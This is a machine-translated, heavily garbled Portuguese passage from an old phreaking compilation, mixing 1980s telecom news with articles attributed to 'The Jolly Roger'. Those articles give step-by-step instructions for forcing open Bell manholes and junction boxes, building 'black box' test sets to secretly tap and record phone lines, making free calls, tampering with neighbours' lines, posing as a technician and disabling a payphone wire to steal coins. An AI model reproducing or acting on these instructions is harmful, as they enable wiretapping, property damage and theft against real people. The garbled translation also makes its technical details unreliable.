áreas. Então, eu vou sair em um membro aqui e dizer que uma grande parte das pessoas nunca terá de se preocupar com os horrores da ESS.

Nova Gizmo pode alterar a voz Sexo

O dispositivo mais incrível transformou-se no novo Hammacher Schlemmer catálogo: o telefone Voice Changer gênero. O que ele faz é alterar o tom de sua voz, digamos, soprano para baixo - a maneira mais eficiente para dissuadir um chamador telefone obscuro, assim como ele está ficando aquecido. Isso não é o mesmo que correr a 45 rpm. gravar em 33. Na conversão digital, o campo pode ser alterado sem alterar a velocidade.

O dispositivo funciona com uma massa de 9 volts e atribui ao bocal de telefone com um acoplador de borracha que leva, mas um momento para deslizar sobre e fora.

Com o comutador ligado, diz Lloyd Gray, um especialista técnico Hammacher Schlemmer ", o efeito é semelhante ao que se ouve quando eles entrevistar uma mulher anônima na televisão e disfarçar a voz, aprofundando-lo. "" É melhor para mudar a voz de uma mulher para um homem

do que o contrário ", disse Gray. Um homem pode usá-lo para aumentar a pitchof sua voz, mas ele ainda não vai soar como uma mulher."

Um homem pode, no entanto, usar o trocador para disfarçar sua voz. Mas, com o dispositivo de inserção alta, a voz de Gray ainda poderia ser identificado como o seu próprio.

Em baixo, o seu tenor normal, tornou-se assim como cascalho que as palavras eram incompreensíveis.

92. Remoto Informer edição # 5 por Tracker, Norman Bates, e Cap'n Ye

AT & T Preços

WASHINGTON - American Telephone & Telegraph Co. propôs terça-feira a reduzir suas tarifas de longa distância interestaduais por uma média de 3,6% para refletir redução de custos em conexão com a rede telefônica local. A maior redução - de 6,3% - seria visto nos preços durante o dia "Porque da necessidade de fazer essas taxas mais competitivas ", AT & T, disse.

As tarifas para ligações feitas durante a noite cairia 2,2% e as chamadas feitas durante a tarde da noite e fins de semana seria cortado em 0,8%, a

empresa. As reduções de taxa de entraria em vigor 01 de janeiro, se forem aprovadas pela Comissão Federal de Comunicações. Reagindo à

a redução dos preços propostos, MCI Communications Corp e EUA Sprint Communications Co., a segunda maior ea terceira maior de longa distância do país empresas, respectivamente, disseram que sua resposta vai depender do que o FCC finalmente aprova, mas ambos disseram que a intenção de se manterem competitivas com a AT & T. AT & T, a maior empresa de longa distância do país, propôs à FCC que as suas taxas de cair até US \$ 800 milhões, mas a AT & T disse o valor exato dependerá do acesso carrega a FCC permite que as empresas de telefonia local para recolher a partir de operadoras de longa distância, que deve pagar as taxas para ligar para a rede local de telefone.

AT & T tem desafiado as novas taxas de acesso arquivados pelas operadoras Bell regionais, alegando que eles são mais de \$ 1 bilhão muito alto. Em propor as suas novas taxas, o líder de longa distância contou a FCC espera que as taxas de acesso das empresas locais para cair em pelo menos US \$ 200 milhões - o que equivaleria a uma redução da taxa média de menos de 1%. Mas a empresa disse que acredita que a FCC vai pedir um adicional de US \$ 600 milhões em reduções com base na AT & T desafio.

"Estamos confiantes de que a FCC vai reconhecer que as taxas de acesso arquivados pelas companhias telefônicas locais precisam ser substancialmente reduzido, o que significaria mais economia para os nossos clientes ", disse Larry Garfinkel, AT & T vice-presidente de marketing. Ele disse que a empresa apresentou sua proposta taxas com base em encargos discutidos porque "queria que o público reagir ... e ainda mais para deixar o FCC tem pleno conhecimento de onde estavam indo dada a nossa expectativa de que tínhamos uma base válida para a disputa ".

Tarifas de longa distância da AT & T caíram cerca de 34% desde que a empresa foi despojado de suas empresas operacionais locais por um decreto antitruste quase quatro anos atrás. Desde então, os contribuintes da taxa de telefone vêm pagando uma parcela maior da custos de manutenção da rede local através de taxas mensais de linha de assinante,

agora 2,60 dólares para os clientes residenciais. Isso reduziu a participação dos gastos da rede local das empresas de longa distância, o que eles pagam na forma de taxas de acesso. Jack Grubman, analista de telefone com PaineWebber Inc., disse que a proposta da AT & T tem como alvo clientes empresariais porque "é onde a concorrência é e onde as melhores margens (de lucro) são." Além disso, pretende-se manter a pressão sobre a concorrência no chamadas internacionais, estendendo descontos para mais clientes. Grubman acrescentou que, se a proposta tarifária da Companhia é aprovado pela FCC, ele seria de esperar há mais cortes na AT & T taxas em 1988. Wendell Lind, AT & T administrador de taxas e tarifas, disse que os cortes para as empresas e clientes residenciais são praticamente os mesmos, porque os cortes de negócios são compensados por um aumento de US \$ propôs 128 milhões em taxas de linha privadas da AT & T. AT & T é a única empresa de longa distância cujas taxas são reguladas pela FCC, mas os seus preços definir o ritmo para a indústria. Embora a AT & T está longe maior do que qualquer dos seus concorrentes, a sua quota de mercado tem vindo a diminuir desde alienação e agora a empresa diz que atende cerca de 75 por cento

Página 71

do mercado. Além das reduções nas tarifas de longa distância básicas, a AT & T propôs corte de preços em 5% e 5,7% para o Pro-América planos de chamadas. A empresa também propôs a redução de preços de 2,9 por cento para seus 800 clientes do serviço e de 4,4 por cento para WATS clientes, embora pudesse aumentar as taxas de acesso à linha mensais para esses planos por \$ 3,20 para refletir as taxas de acesso mais especial interposto pelo local, empresas de telefonia.

EUA Sprint Operador de Serviços de Trânsito aumenta 40%
ORLANDO, Flórida - EUA Sprint anunciou quarta-feira as suas operadoras de longa distância que começaram a dizer: "Posso ajudar?" apenas cinco meses, são agora manipulação 3 «milhões de chamadas por mês. A operadora de longa distancia de fibra óptica, oferecendo o serviço da operadora única alternativa a AT & T tem tido um crescimento de 40 por cento na operadora

chamadas de serviço desde que anunciou seu serviço de 1 de Julho. Amanda Weathersby, Sprint EUA vice-presidente de marketing de produto, disse terça-feira, "Mais e mais pessoas estão tirando proveito da nossa assistência completamento de chamadas e condições de pagamento alternativos. "Sobretaxas de clientes são a mesmo que a AT & T, com o benefício adicional de qualidade de fibra óptica dos EUA Sprint e tarifas de longa distância mais baixas. "EUA Sprint oferece atualmente person-to-pessoa, a estação-a-estação, chamada de conclusão e recolher chamada. EUA Sprint anunciou um acordo com os EUA WEST serviço de link que permitirá Alguém para chamar EUA Sprint e cobrar suas chamadas a um sino de Operação Co. cartão telefônico Regional início no primeiro trimestre de 1988.

"Antes, o nosso serviço de operador estava disponível apenas em pré-inscritos telefones Sprint dos EUA e, recentemente, nós adicionamos assistência operador para EUA Sprint clientes de cartão de FON ", disse Weathersby." Com este novo acordo, nós vamos ser capazes de expandir nosso serviço de operador para mercados como telefones públicos, hospitais e hotéis / motéis. "O mais novo centro de serviço de operador de 24 horas em Dallas iniciou suas operações em 05 de outubro outra EUA Sprint centros de serviços de operador está em: Cherry Hill, NJ; Atlanta; Lombard, IL e Reno, NV. EUA Sprint é uma joint venture entre a United Telecommunications Inc. de Kansas City, MO e GTE Corp de Stamford, Connecticut

Pacific Bell Prosseguindo Chamando Thief cartão

SAN FRANCISCO - (BW) - Pacific Bell está alertando os consumidores para proteger seu telefone cartões telefônicos como qualquer outro cartão de crédito, na sequência de um série de fraudes por pessoas que se apresentam como funcionários da empresa de telefonia. Um porta-voz da Pacific Bell diz que os clientes na área de 213, 805 e 916 códigos de estar sendo vítima de alguém que diz que ele é um funcionário da empresa telefônica investigando chamando fraude de cartão. As chamadas individuais pessoas em casa em horários estranhos, pedindo seus números de cartão de chamada. Ele, então, vende os números para as pessoas que usam os números para fazer longa telefone chama distância.

Ainda recentemente, em segunda-feira desta semana, 180 chamadas de longa distância foram faturados a um residente na área de Sacramento, que tinha dado o seu número para o ladrão

apenas três horas antes. De acordo com a Pacific Bell, esse tipo de esquema e de outras formas de chamar a fraude clientes de telefonia custo de cartões

em todo o país meio bilhão de dólares por ano. A empresa ofereceu estas dicas aos consumidores para evitar se tornar uma vítima

da chamada fraude de cartão:

Nunca dê o número do seu cartão de visita ou número de identificação pessoal a ninguém. Qualquer funcionário da companhia telefônica com uma necessidade legítima de

saber o número tem acesso a ela. Trate seu cartão de chamadas como qualquer outro cartão de crédito. Relatar sua perda imediatamente ligando para o número 800

a parte de trás do cartão 800-621-0430. Se você receber uma chamada suspeita sobre o seu cartão de chamada de telefone, informe-nos ligando para o número 800

na parte de trás do cartão. Se você receber um telefonema de alguém dizendo ser funcionário da companhia telefônica e pedindo o seu cartão de visita

número, pedir um nome e um número para ligar de volta. Em seguida, ligue para o Pacífico escritório de negócios local de Bell para relatar o incidente.

Um suspeito foi detido no sul da Califórnia na semana passada por um cliente raciocínio rápido que fez exatamente isso. Pacific Bell imediatamente contactado

o departamento de polícia local. Um suspeito segurando sete números de cartões telefônicos roubados foi preso minutos depois. Pacific Bell e de longa distância

empresas de telefonia vai clientes de crédito para chamar os encargos do cartão determinados a ser fraudulento. Pacific Bell é uma subsidiária da Pacific Telesis

Group, uma empresa de telecomunicações diversificada com sede em San Francisco.

93. O Guia do Phreaker para linhas de loop por The Jolly Roger

Um loop é um dispositivo maravilhoso que a companhia telefônica criada como números de teste para reparadores de telefonia ao testar equipamento. Por

combinando o tom do equipamento com o tom do loop, reparadores pode ajustar e testar as configurações do seu aparelho telefônico. Um loop,

Basicamente, consiste em dois diferentes números de telefone. Vamos usar A e B como um exemplo. Normalmente, se você chamar A, você ouvirá um tom alto (esta é um tom de 1004 Hz), e se você chamar B, a linha vai ligar, e será seguido de silêncio.

Este é o formato de um A linha de loop. Agora, se alguém chama um e alguém chama B - Viola - Um loop e B juntas, e uma conexão é

feita. Mas de Bell fez isso para reparadores podem se comunicar uns com os outros sem ter que chamar o seu próprio escritório de reparação. Eles também podem usá-los para

programas de intercâmbio, como a ANA ou rechamada. Além disso, muitos CO de ter um "Centro de Atribuição Loop". Se alguém tiver alguma informação sobre estes

centers, por favor me diga. De qualquer forma, é assim que um loop é construído. A partir desta informação, qualquer um pode encontrar uma linha de laço real. Voltando ao

Um exemplo e B, Nota: o lado o tom eo lado em silêncio pode ser A ou B. Não se deixe enganar se a companhia telefônica decide embaralhar-los

volta a ser bonito. À medida que você agora sabe, loops de vêm em pares de números. Normalmente, logo após o outro.

Por exemplo: 817-972-1890

e

817-972-1891

Ou, para economizar espaço, uma linha de loop pode ser escrito como 817-972-1890 / 1. Isso nem sempre é verdade. Às vezes, o teste padrão está em as dezenas ou centenas,

e, ocasionalmente, os números são aleatórios. Nas cidades, geralmente a empresa de telefonia deixou de lado um sufixo de número de telefone que será utilizado laços

Página 72

para. Muitos prefixos diferentes corresponderá com que um sufixo. Em Arlington, Texas, um sufixo popular para circuitos é 1893 e 1894, e um monte de

prefixos combinar com eles para fazer o número.

Para o Exemplo: 817-460-1893 / 4

817-461-1893 / 4

817-465-1893 / 4

817-467-1893 / 4

817-469-1893 / 4

... São todas as loops de ...

ou uma maneira mais curto para escrever este é:

817-xxx-1893 quartos

xxx = 460, 461, 465, 467, 469

Nota: Você pode misturar e combinar um sufixo popular com outros prefixos em uma cidade, e quase sempre encontrar outros laços ou números de teste.

Nota: Para Houston, os sufixos de loop são 1499 e 1799. E para Detroit é 9996 e 9997. Quando há um grande número de laçadas com o

mesmo formato de prefixo, as chances são de que muitos laços serão inter-travado. Usando o exemplo acima de loops de Arlington, novamente, (vou escrever o

prefixos para economizar espaço) 460,

461 e 469 são os laços entrelaçados. Isto significa que apenas um lado pode ser usado em

um atribuíram tempo. Isso é porque eles estão todos no mesmo circuito. Para esclarecer, se 817-461-1893 é chamado, 817-460 e 469-1893 não pode ser chamado porque esse circuito está sendo usado. Essencialmente, os laços entrelaçados estão todos na mesma linha, mas há uma grande variedade de números de telefone para aceder o A linha.

Além disso, se o operador é convidado a quebrar em uma linha de circuito ocupado ele / ela vai dizer que o circuito está sobrecarregado ou algo nesse sentido. Este

é porque a Ma Bell tomou o aparelho de controlo fora da linha. No entanto, existem ainda muitos laços raramente utilizados, que podem ser verificadas e

pode ter chamadas de emergência tomadas sobre eles. À medida que você ter encontrado para fora, loops de vêm em muitos tipos. Outro tipo de circuito é um circuito filtrada. São linhas de loop que o tel co colocou um filtro, de modo que as vozes humanas normais não podem ser ouvidas em qualquer linha. No entanto, outras frequências pode

ouvido. Tudo depende do que o tel co quer que o loop para ser utilizado. Se um loop tem chegado a ser muito popular entre a população local ou usado

frequentemente para conferências, etc o tel co pode filtrar o loop para parar o indesejado "tráfego". Normalmente, o filtro será removido depois de poucos

meses, no entanto.

94. Como funciona Ma Sino por The Jolly Roger

Neste artigo, vou primeiro descrever o hardware de terminação, a fiação, eo terminal mais usado no sistema de Bell, e vou incluir a secção sobre os métodos para a sua utilização.

NETWORK LOCAL

A rede de telefonia local entre o escritório central / troca e os assinantes de telefone pode ser descrito resumidamente da seguinte forma:

A partir do escritório central (ou troca local) de um determinado prefixo (es), troncos de área subterrânea ir a cada área que tem esse prefixo (geralmente mais de um prefixo por área.) A cada poucas ruas ou áreas do trato, a superfície subterrânea de cabos. Eles, então, ir para o poste de telefone (ou de volta metro, dependendo da área) e, em seguida, para a casa de assinantes (ou, no caso de um edifício de apartamentos ou de negócios mutli-linha, para uma splitter ou caixa / painel) de distribuição. Agora que temos o básico, eu vou tentar ir em profundidade sobre o assunto.

CABLES SUBTERRÂNEAS

Estes são, por vezes, troncos inter-office, mas geralmente em uma área residencial são linhas-tronco que vão no sentido de colmatar as cabeças ou casos de distribuição. O cabos são cerca de 2-3 centímetros de espessura (varia), e estejam em um metal ou pvc do tipo pipe (ou semelhante). Raramente (talvez não em algumas áreas rurais remotas) são os cabos apenas 'sozinho' no chão. Em vez disso, são geralmente em um subterrâneo túnel de cimento (se assemelha a um pequeno esgoto ou dreno da tempestade.) Os bueiros são pesadas e vai dizer 'sistema de Bell sobre eles. Eles podem ser abertos com um

«

grande alavanca polegadas (Hookside) inserido no orifício retangular superior. Há degraus da escada para ajudá-lo a descer. Você vai ver o cabo canos na parede, com um listrado azul e branco sendo o tronco inter-office (pelo menos na minha área). Os outros são linhas locais, e são normalmente marcado ou de cor codificada. Há quase sempre um gráfico de código de cor colocada na parede, para não mencionar manuais Telco que descrevem o

cabos e terminais, por isso não precisa entrar em detalhes. Além disso, geralmente há algum tipo de equipamento de teste, e muitas vezes conjuntos de teste de Bell são deixados lá.

BRIDGING HEADS

Os de aparência inocente caixas de grayish-verdes. Estes podem ser pontes de tronco ou de ponte para residências. A principal tronco ponte cabeças são

geralmente maior, e eles têm o logotipo do "Western Electric" na parte inferior, enquanto que as cabeças de ponte normais (que pode ser diferente em alguns

áreas, dependendo da empresa que você está servida por. O olhar de GTE BH ligeiramente diferente. Além disso, não se deixe enganar por caixas de aspersão!) Eles podem ser encontrados em praticamente todas as cidades. Para abrir uma cabeça de ponte: se ele está bloqueado (e você está se sentindo destrutivo), coloque um martelo ou pé de cabra (o mesmo

você usou no bueiro) no slot acima do topo da dobradiça da porta direita. Puxe duro, e a porta vai rasgar off. Muito eficaz! Se ele não está bloqueado (tão

usual), dê uma sextavada 7/8 polegadas e, com isso, gire o parafuso de cerca de 1/8 de volta para a direita (você deve ouvir um lançamento dentro de primavera). Segurando o

parafuso, gire a manivela todo o caminho para a esquerda e puxe para fora. Verificar a existência de um test-set (que muitas vezes são deixados por funcionários de Bell), vá para dentro - Primeiro cheque

para um test-set (que muitas vezes são deixados por funcionários de Bell). Deve haver um painel de terminais e fios. Empurre o painel para trás cerca de uma polegada ou assim, e gire a trava superior (round com uma seção plana) para baixo. Solte o painel e ele vai cair todo o caminho para a frente. Geralmente, há uma

grande quantidade de de arame e terminais extras. Os conjuntos de teste são muitas vezes escondidos aqui, por isso não ignorá-lo (Manuais, bem como, às vezes são colocados em

Página 73

a cabeça). Na porta da direita é uma caixa de metal de jacaré. Fazer exame de alguns (Compliments de Bell.). Em cada porta é um pouco redonda de metal útil

dispositivo. (Diz que "inserir gentilmente 'ou' apertar suavemente - não aperte". Etc) na frente do disco, você deve encontrar dois terminais. Estes são para seu conjunto de teste. (Se você não tiver um, não faça desespero - Eu vou te mostrar maneiras de fazer o teste básico define mais adiante neste artigo). Prenda o anel (-) fio para o

Terminal de 'r', e (+) do fio de ponta à outra. (By the way, uma maneira fácil de determinar a polaridade correta é com um «v LED 1. Toque nele para o longo prazo.

par, se não acender, desligue os pólos até que ele faz. Quando ele acende, encontrar o mais longo dos dois pólos de LED: Este será sobre o fio da ponta (+).

Atrás de o disco for um coiled para cima do cordão umbilical. Esta deve ter duas garras jacaré nele .. É muito útil, porque você não tem que manter a conexão e desligar o fone (conjunto de teste) em si, e os cliques de funcionar muito bem. Na placa terminal, deve haver cerca de 10 terminais de parafusos de cada lado.

Siga os fios, e você pode ver que pares de cabo estão ativos. Prenda os cliques para o par terminal, e pronto! Marque se você quiser, ou apenas ouvir (Se alguém está na linha). Mais tarde, eu vou lhe mostrar uma maneira de criar um verdadeiro "toque" que vai deixar a pessoa discar em sua linha e receber chamadas como

normal, e você pode ouvir o tempo todo. Mais sobre isso mais tarde ... Em grandes de área prefixo cabeças de ponte, você pode ver 'lacetes locais', que são

dois pares de cabos (par de cabos = anel + ponta, uma linha de fone) que estão diretamente conectados um ao outro na placa terminal. 'Loops de barato "Th ese como eles

são chamados, não funcionam tão bem como os já existentes criadas no hardware de comutação no escritório de câmbio. (Experimente digitalizar o

prefixos '00xx para 99xx # 's.) Os lados tom vai anunciar-se com o tom hz ciclo 1008, e do lado o jeito vai dar nenhuma resposta. O

primeira pessoa deverá discar o lado do 'jeito', e que a outra pessoa discar lado o tom eo tom deve parar se você tem o circuito da direita.) Se você

quero encontrar o número da linha que você está, você pode tentar decifrar o 'ponte log' (ou qualquer outro), que está na porta esquerda. Se isso

não funcionar, você pode usar o seguinte:

ANI # (ID Number Automatic)

Este é um número de teste Telco que informa a você o número que você está chamando de (é a voz do mesmo, agitado 'cadela Bell que você começa quando você chegar a um número desligado)

Para o:

213 NPA - Dial 1223

408 NPA - Dial 760

914 NPA - Dial 990

Estes são extremamente úteis quando mexer com qualquer tipo de terminais de linha, caixas de casa, etc Agora que temos as cabeças de ponte com fio, podemos

ir em ... (Não se esqueça de fechar e trancar a caixa depois de tudo ... Não quero GE e Telco pessoas loucas, agora, não é?)

"CANS" - Caixas de telefone de Distribuição

Basicamente, dois tipos:

1. Large, caixa de prata retangular no final de cada rua.

2. Preto, redondo, retangular ou coisa de cada poste de telefone.

Tipo 1 - Este é o caso que leva a cabo subterrâneo a partir da ponte e corre para o cabo de poste (a mais baixa, a maior em um

o poste de telefone.) A caixa é sempre no pólo mais próximo da cabeça de ponte, onde a linha vem à tona. Procure o 'Call antes de cavar -

Adesivos cabo Underground '.. A caixa de caso é articulada, por isso, se você quiser escalar o poste, você pode abri-lo sem problemas. Estes geralmente possuem dois filas de conjuntos terminais. Você poderia tentar se passar por um técnico de telecomunicações e informar o número como "novo ativo" (dando um nome falso e falso relatório, etc) Eu não recomendo isso, e ele provavelmente não vai (quase positivamente não) trabalho, mas isso é basicamente o que Telco atacantes fazem.)

Tipo 2 - Esta é a caixa do divisor para o grupo de casas em torno do pólo (Normalmente 4 ou 5 casas). Use-o como eu mencionei antes. Os terminais

(8 ou mais) será em duas linhas horizontais de sets. Os fios extras que são apenas "pendurado há são provisões para linhas extras para residências (1 adicional

linha por casa, por isso a carga insano para linha # 3!) Se o seu caixa para a sua casa também, se divertir e linhas de swap com o seu vizinho!

'Sobreposto' deles e causar estragos na vizinhança (É hora de escutas ...) Mais uma vez, eu não recomendo isso, e sua difícil fazê-lo

corretamente. Seguindo em frente ...

APARTAMENTO / comercial com várias linhas de caixas de distribuição

No exterior do edifício (na maioria das vezes, no lado direito, mas nem sempre ... Basta seguir o fio do poste de telefone) ou no porão. Ele

possui um terminal para todas as linhas do edifício. Usá-lo apenas como qualquer outro caixa de terminação como antes. Normalmente diz "sistema de Bell ou similar. Tem até 20 terminais nele (usually.) as médias são motivos (esquecer estes). Os fios provenientes do cabo a uma linha (geralmente o esquerdo), com a

a outra linha de terminais para a outra linha de terminais para os pares de fios de fone de construção. O anel (-) fio é geralmente o topo do terminal se o conjunto de

a linha (1 de 10 ou mais), e a ponta é

no grampo de fixação / parafuso localizado embaixo-lo. Isso pode ser revertida, mas o par de cabos sempre é encerrada one-on-top-de-cada-outro, e não por um ao lado dele.

(Eu não sei por que o outro está lá, provavelmente como uma provisão para linhas extras) Não usá-lo, porém, é, geralmente, para perto dos outros terminais, e em minhas experiências que você obter uma conexão barulhento.

Nota final: Quase todos os apartamentos, negócios, hotel, ou em qualquer lugar há mais de 2 linhas estas linhas terminação este método de terminação é

utilizado. Se você pode dominar este tipo, você pode estar no controle de muitas coisas ... Olhe ao redor de sua área para um prédio que utiliza este tipo, e

prática de ligar para a linha, etc Como ajuda adicional, aqui está o código de cores 'standard' básico para os terminais multi-linha / Fiação / etc ...

Única linha: Red = Anel de

Verde = Dica

Yellow = Terra *

* Ligado à bobina campainha em campainha de telefones individuais e ponte (apenas Sino) Normalmente ligado ao verde (Dica)

Página 74

Anel (-) = Vermelho

Branco / Red Stripe

Marrom

Branco / Orange Stripe

Stripe Preto / Amarelo

Dica (+) = Verde (às vezes amarelo, veja acima).

Branco / Green Stripe

White / Blue Stripe

Azul

Black / White Stripe

Terreno = Preto

Amarelo

RESIDENCE TERMINAL BOX

Pequeno, cinza (pode ser uma borracha (Pacific Telephone) ou plástico duro (AT & T) acordo de habitação que conecta o par de cabos da caixa de divisor

(Veja tipo 2, acima) no pólo de sua fiação da casa. Apenas 2 (ou 4, os dois terminais de topo estão ligados em paralelo com a mesma linha de terminais), e

É muito fácil de usar. Isso pode ser usado para adicionar mais linhas para sua casa ou adicionar uma linha externa do lado de fora da casa.

SETS DE TESTE

Bem, agora você pode se considerar um especialista em menor nos terminais e cabos da rede telefônica local. Agora você pode aplicá-la a

o que você quer fazer .. Aqui está outro item útil:

Como fazer um básico Test-Set e como usá-lo para discar, escutar, ou seriamente tocar e gravar a atividade da linha. Estes são o (geralmente) de laranja

conjunto de mão fones usados pelos técnicos Telco para linhas de teste. Para fazer uma muito simples, tomar qualquer Bell (ou outro, mas eu recomendo um bom fone de Bell como

uma princesa ou uma trimline. GTE virar fones funcionar perfeitamente, embora ..) fone e siga as instruções abaixo.

Nota: A "caixa preta" tipo fone mod vai deixar você tocar em sua linha, e com a caixa o, é como se você não estivesse lá. Eles podem receber chamadas e discar

, e você pode estar ouvindo o tempo todo! Muito útil. Com a caixa de fora, você tem um conjunto de teste fone normal.

Instruções:

Uma caixa de preto básico funciona bem com o bons resultados. Tire a tampa do fone para expor a caixa de rede (apenas fones tipo de Bell). O <rr>

terminal deve ter um fio verde que vai para ele (laranja ou diferente se o tom de toque - não importa, é a mesma coisa). Desligue o fio e

conectá-lo a um poste de um interruptor SPST. Ligue um pedaço de fio para o outro pólo do interruptor e conecte-o ao terminal <rr>. Agora

tomar um 10kohm «watt 10% resistor e colocá-lo entre o anúncio do terminal <rr> o terminal <F>, que deve ter um azul e um fio branco vai

a ele (diferente para o tom de toque). Deve olhar como este:

Wire Azul ----- <F>

!

---- Branco fio ----!

!

Resistor 10k

!

!

- Fio verde -

! ---- <rr>

!!

SPST

O que isto significa na prática é manter o gancho / discagem de pulso switch (F para repetir RR) aberto, mantendo a linha de alta com o resistor. Isto dá

o mesmo efeito de tensão, como se o fone era "on-hook", enquanto os ohms 10k detém o direito tensão acima do "fora do gancho" limiar (em torno de 22 volts

mais ou menos, em comparação com 15-17 normal ou fora do gancho de 48 volts para normal "on-hook"), dando Test Set Version 2.

Um outro projeto é semelhante ao 'tipo 1' conjunto de teste (acima), mas tem algumas características adicionais:

A partir de> ----- Tip ----- <To Testar

Conjunto Alligator

Clip> ----- Anel de ----- <telefone

!!

x!

!!

o!
! x --- RRRRR ---!
! x!
! --- X!
x ---- 0 -----!

Página 75

x = Spst Interruptor de

o = Red LOD 0 = LED Verde

RRRRR = 1.8k «watt xxxx = Dpst interruptor
resistência

Quando o interruptor SPST em diante, o LED acenderá, eo
fone ficará ativo. A luz verde deve estar ligado. Se não for,
mude TPD. Se ainda assim

não está, verifique a polaridade da linha e os LEDs. Com
ambos os luzes acesas, pendurar up o fone. Todos devem
estar fora agora. Agora virar TPD e pegar

o fone. O LED vermelho deve ser ligado, mas a verde não
deveria. Se for, algo está errado com o circuito. Você não vai
conseguir um tom de discagem, se tudo está correto.

Quando você ligar para a linha com o jacaré (Supondo que
você tenha colocado este circuito dentro do nosso fone e
colocaram jacaré no anel

e fios de ponta (como fizemos antes)), você deve ter o spst ^o 1
na posição de desligado. Isso irá reduzir significativamente o
ruído de estática envolvido em enganchando

-se a uma linha. O LED vermelho também pode ser usado
para verificar se você tem a polaridade correta. Com este
fone você vai ter a capacidade de ouvir em todos os
atividade da linha audível, e as pessoas (os "espiões")

pode usar seu fone como normal. Observe que o teste define
1 e # 2 têm verdadeiras 'caixas-pretas', e pode ser usado
para chamadas gratuitas (veja um artigo sobre preto
caixas).

Test Set Version 3

Usando um telefone trimline (ou similar), remova a base e
cortar todo o fio leva off, exceto para o vermelho (anel -) eo
verde (ponta +). Solda

jacaré para a lug. O fio em si é 'ouropel' enrolado em rayon, e
não se solda também. Dentro de um aparelho, retire a
tomada de luz (se

tem um) e instalar um pequeno deslize ou chave seletora
(spst micro-miniatura da Radio Shack funciona
bem). Localizar a ligação do anel e a ponta

fios na placa de circuito impresso, perto de onde a tomada é localizado na parte inferior do aparelho. (Os fios são às vezes preto ou testa em vez de vermelho e verde, respectivamente). Corte o papel alumínio e executar dois pedaços de fio para o seu switch. Em paralelo com o interruptor de adicionar um \sim uf 200 VDC capacitor (mylar, prateado mica, cerâmica, e não um eletrolítico). Quando o interruptor está fechado, o aparelho funciona normalmente. Com a chave na outra posição, você pode ouvir sem ser ouvido.

Nota: Para reduzir o ruído envolvido em conectar os cliques para a linha, adicione o botão de ajuste 1.000 ohm «watt resistor em série com o fio de ponta.

Lança-lo em circuito ao ligar, e uma vez na linha, lança-lo novamente. (Ou simplesmente usar o interruptor tipo "linha de desconexão", como no ensaio de tipo 2 set (Supra)). Além disso, evite tocar as garras jacaré para todas as peças de metal ou de outros terminais, pois provoca estática na linha e levanta o povo de suspeitas.

GRAVAÇÃO

Se você gostaria de gravar qualquer atividade, use conjunto de teste 1 ou 2 acima (para gravação desacompanhada de toda a atividade de linha), ou apenas qualquer conjunto de teste se você é

vai estar lá para acompanhar quando está discando, conversando, etc Coloque uma bobina de captação telefone (eu recomendo o T-5 bobina TP Becoton ou equivalente)

para o conjunto de teste, e colocar a ficha de TP no microfone. jack de qualquer gravador de fita padrão. Bata play, rec, e fazer uma pausa. Pausa alternativo quando quiser para gravar (eu não acho que ninguém deve ter qualquer dificuldade com tudo isto ...) Bem, se você ainda não pode fazer um conjunto de teste ou você não tem as peças, ainda há esperança.

Métodos de Alternate:

1. Find um teste sino situado num bueiro ou uma cabeça de ponte e "pegar emprestado indefinidamente" ...

Conjuntos 2. Test pode ser comprado a partir de:

Techni-Tool

5 Apollo Estrada

Box 368

Plymouth Meeting PA., 19462

Pergunte para o catálogo n ° 28

Eles são geralmente \$ 300 - \$ 600, e é suposto ter MF marcação capacidade, bem como a marcação TT. Eles são também de qualidade muito superior

o teste de sino norma estabelece. Se você gostaria de saber mais sobre os assuntos abordados aqui, eu sugiro:

1. Follow de Bell caminhões e eletricitas ou técnicos e fazer perguntas sutis. também tentar 611 (serviço de reparo) e fazer perguntas ..

2. Explore sua área para qualquer hardware Bell, e experiência com ele. Não tente alguma coisa, se você não tem certeza do que está fazendo, porque você não quero causar problemas, não é?

95. Recebendo dinheiro de Postos de The Jolly Roger

Agora vou compartilhar com vocês minhas experiências com postos. Você vai descobrir

que é possível ganhar dinheiro a partir de um telefone público com um mínimo de esforço. Teoria: A maioria dos telefones pagos utilizam quatro fios para a transmissão de dados e códigos para o escritório central. Dois deles são utilizados para a voz (geralmente vermelho e verde), um é uma base, e o último é usado com o outros, para a transmissão de códigos.

É com este último fio que você vai estar trabalhando. Por telefone público que eu sempre fazia isso, era de cor púrpura, mas provavelmente será

outra cor. O que você vai fazer é simplesmente achar um telefone público que tem fios expostos, como

de que um deles pode ser desligado e ligado à vontade, sem medo de descoberta. Você vai descobrir que é geralmente uma boa idéia ter

alguma fita isolante junto com você e alguma ferramenta para cortar a fita. Por tentativa e erro, você vai desligar um fio de cada tempo de partida

com os fios diferentes de verde e vermelho. Você quer um tom de discagem durante esta operação. O que você quer desligar o fio de fornecimento

Página 76

os códigos para a companhia telefônica para que o orelhão não vai ter o comando 'ocupado' ou 'hang-up'. Deixe esse fio desligado quando

você descobri-lo. O que vai acontecer: A qualquer momento que alguém coloca qualquer quantia de dinheiro para o telefone público, o depósito não será registrado com o

companhia telefônica e será realizada na câmara "temporária" do telefone público. Então, (um dia mais tarde ou mais) que você acabou de voltar para o telefone, reconecte o cabo, e clique no gancho algumas vezes eo telefone vai despejar tudo para fora do poço. (O que está acontecendo é que o código "hang-up" que o telefone não estava recebendo devido ao fio ser desconectado de repente chega o código e dumps seu "local de armazenamento" temporário ".) Você pode fazer uma boa quantidade de dinheiro desta forma, mas lembre-se que um técnico vai parar a cada poucos vezes é relatado quebrados e repará-lo, de modo a verificar pelo menos uma vez por dia. Aproveite e divirta-se .. Muitos telefones Tenho feito isso para, e ele funciona bem com cada ..

96. Computer Based PBX por The Jolly Roger

Para obter uma melhor compreensão do que um PABX pode fazer, aqui estão alguns fundamentos básicos. O PABX moderno é um computador, a massa combinada dispositivo, e, claro, um sistema de comutação de armazenamento que pode:

1. Produce procedimentos de facturação discriminada, automatizados, para permitir a identificação e gestão de chamadas interurbanas. [Hahaha]
2. Combine circuitos de comunicação de qualidade de voz durante o dia em canais de dados de banda larga para o tempo transferências de dados de alta velocidade noite.
3. Handles correio eletrônico [incluindo memorandos de escritório].

Canais de voz 4. Combine em um circuito de conferência de áudio / visual de banda larga, com a capacidade de xfer e captura de slides, flipcharts, imagens de qualquer tipo.

Tanto a capacidade de chamadas externas e internas do sistema PBX deve ser cuidadosamente considerado, pois muitas operações comerciais executar um muito alta proporção de estação interna para a marcação da estação e um sistema de baixa capacidade não irá lidar com a carga de tráfego solicitado. Um factor crítico é o número de troncos e as instalações do escritório central que são usados para conexões externas. Outra é o número de cruzamentos ou [Links] que compõem a

